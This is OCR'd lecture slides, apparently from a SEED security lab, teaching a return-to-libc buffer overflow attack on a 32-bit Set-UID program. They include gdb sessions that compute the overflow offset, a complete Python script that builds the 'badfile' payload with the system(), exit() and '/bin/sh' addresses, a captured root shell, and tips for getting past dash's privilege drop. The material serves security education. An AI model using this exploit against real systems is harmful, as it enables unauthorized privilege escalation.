
(b) right after return from `vul_func()`: after running its function epilogue

(c) inside `system()`: after running its function prologue

Alternative Explanation

vul_func() == foo()
in our example

Override the return address located at current function foo's ebp + 4 with address of system




(a) inside `vul_func()` right at strcpy line

(b) right after return from `vul_func()`: after running its function epilogue

(c) inside `system()`: after running its function prologue


Alternative Explanation

vul_func() == foo()
in our example



Alternative Explanation


vul_func() == foo()
in our example



Alternative Explanation

vul_func() == foo()
in our example

Address of system (which is not needed anymore) is replaced with old ebp (foo's ebp)




(a) inside `vul_func()` right at strcpy line

(b) right after return from `vul_func()`: after running its function epilogue

(c) inside `system()`: after running its function prologue

Flow Chart to understand `system()` argument



ebp + 4 (from **2** - before jumping to system()) is treated as return address of system(). We can put **exit**() address so that on system() return exit() is called and **the program doesn't crash**.

Calculating the **Distance**

```
[02/20/23]seed@VM:~/.../lecture10$ gcc -m32 -g -fno-stack-protector -z noexecsta
ck -o stack stack.c
```

```
gdb-peda$ b  *foo+38
Breakpoint 1 at 0x1253: file stack.c, line 11.
gdb-peda$ run
```

```
B+ 0x5655624e <foo+33>      call   0x565560b0 <strcpy@plt>
  >0x56556253 <foo+38>      add    $0x10,%esp
```


```
gdb-peda$ print $ebp
$1 = (void *) 0xffffcfe8
gdb-peda$ print &buffer
$2 = (char (*)[100]) 0xffffcf7c
gdb-peda$ print/d 0xffffcfe8 - 0xffffcf7c
$3 = 108
gdb-peda$
```

Distance = 108 + 4 = **112** **since the new ebp is 4 bytes higher than the older ebp**

Constructing badfile

```
[02/21/23]seed@VM:~/.../lecture10$ ./libc_exploit.py
```

```
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

sh_addr = 0xffffd468     # The address of "/bin/sh"
content[120:124] = (sh_addr).to_bytes(4,byteorder='little')

exit_addr = 0xf7e04f80     # The address of exit()
content[116:120] = (exit_addr).to_bytes(4,byteorder='little')

system_addr = 0xf7e12420   # The address of system()
content[112:116] = (system_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```



Distance

Verifying the attack with gdb

- Stack content after injecting addresses and **before jumping to system()**

```
[02/20/23]seed@VM:~/.../lecture10$ gcc -m32 -g -fno-stack-protector -z noexecsta
ck -o stack stack.c
```

```
B+ 0x5655624e <foo+33>      call   0x565560b0 <strcpy@plt>
  >0x56556253 <foo+38>      add    $0x10,%esp
```

```
gdb-peda$ p &buffer
$4 = (char (*)[100]) 0xffffcf7c
gdb-peda$ x/12xb 0xffffcf7c + 112
0xffffcfec:     0x20    0x24    0xe1    0xf7
0xffffcff4:     0x68    0xd4    0xff    0xff
gdb-peda$
```

system() (ebp + 4)

exit() (ebp + 8)

```
0x80    0x4f    0xe0    0xf7
```

"bin/sh" (ebp + 12)

Can also do **x/12xb $ebp + 4 (notice however that this is still foo's ebp before jumping to system()**

Verifying the attack with gdb

- Stack content after injecting addresses and **before jumping to system()**

```
[02/20/23]seed@VM:~/.../lecture10$ gcc -m32 -g -fno-stack-protector -z noexecsta
ck -o stack stack.c
```

```
B+ 0x5655624e <foo+33>      call   0x565560b0 <strcpy@plt>
  >0x56556253 <foo+38>      add    $0x10,%esp
```

```
gdb-peda$ x/s 0xffffd468
0xffffd468:     ".ICE-unix/1879"
gdb-peda$ x/4s *((char **) environ)
0xffffd41d:     "SHELL=/bin/bash"
0xffffd42d:     "SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1879,unix/VM:/tmp/.ICE-unix/1879"
0xffffd477:     "MYSHELL=/bin/sh"
0xffffd487:     "QT_ACCESSIBILITY=1"
gdb-peda$
```

Address not pointing to “bin/sh” - notice addresses are shifted inside gdb. On next slides, we will run the vulnerable program directly from command line to launch the attack

Verifying the attack with gdb

- **jumping to system()**

```
gdb-peda$ b system
Breakpoint 4 at 0xf7e12420
gdb-peda$ continue
```

```
 >0xf7e12420 <system>      endbr32
  0xf7e12424 <system+4>    call   0xf7f12281
  0xf7e12429 <system+9>    add    edx,0x1a1bd7
  0xf7e1242f <system+15>   sub    esp,0xc
  0xf7e12432 <system+18>   mov    eax,DWORD PTR [esp+0x10]
  0xf7e12436 <system+22>   test   eax,eax
  0xf7e12438 <system+24>   je     0xf7e12448 <system+40>
```

Launch the attack

- Generate the badfile (if you haven't done so) then execute the vulnerable code

```
[02/17/23]seed@VM:~/.../lecture10$ ./libc_exploit.py
[02/17/23]seed@VM:~/.../lecture10$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(s
udo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
```

Attack will fail if incorrect length of filename

- If length of filename is not 5 characters (similar to env55 used to generate the address of the environment value “/bin/sh”).

```
[02/21/23]seed@VM:~/.../lecture10$ sudo cp stack stack77
[02/21/23]seed@VM:~/.../lecture10$ ./stack77
zsh:1: no such file or directory: /sh
[02/21/23]seed@VM:~/.../lecture10$
```

The rest of the environment variables got **shifted by 4 bytes** due to change in the filename (which is pushed first on the stack as an environment variable itself). Address now points to /sh instead of /bin/sh

/sh is NOT a command located in **root directory** that system() can execute

Verifying the attack with gdb

- Stack content after injecting addresses and **before jumping to system()**

```
seed@VM:~/.../lecture10$ gdb stack77
```

```
B+ 0x5655624e <foo+33>      call   0x565560b0 <strcpy@plt>
  >0x56556253 <foo+38>      add    $0x10,%esp
```

```
gdb-peda$ x/s 0xffffd468
0xffffd468:     "ICE-unix/1876"
gdb-peda$ x/4s *((char **) environ)
0xffffd41c:     "SHELL=/bin/bash"
0xffffd42c:     "SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1876,unix/VM:/tmp/.ICE-unix/1876"
0xffffd476:     "MYSHELL=/bin/sh"
0xffffd486:     "QT_ACCESSIBILITY=1"
gdb-peda$
```

Address not pointing to "/bin/sh" - notice addresses are shifted inside gdb. Unexpected results in gdb

Return to Libc Attack on **x86-64**


- Significantly more difficult

- **Two** major **challenges**
  1) Addresses in x86-64 unavoidably contain zeros:
  e.g., 0x**00007**FFFFFFFFFFF (highest address on stack)
  strcpy will **terminate** once it finds a zero

  2) Argument to system() is passed in **$rdi** register instead of pushed on stack as in IA32.

  Difficult to inject shellcode with mov addr, $rdi instruction using basic **return_to_libc** attack.

Return Oriented Programming (ROP) tackles both challenges



Defeating Shell's Countermeasure

```
seed@VM:~/.../lecture10$ sudo ln -sf /bin/zsh /bin/sh
seed@VM:~/.../lecture10$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(s
udo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# exit
seed@VM:~/.../lecture10$ sudo ln -sf /bin/dash /bin/sh
seed@VM:~/.../lecture10$ ./stack
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
```

- /bin/dash and **/bin/bash** drop the SET-UID privilege. Attack will fail
- However, if run with the **"-p"** option, will NOT drop the privilege

Defeating Shell's Countermeasure

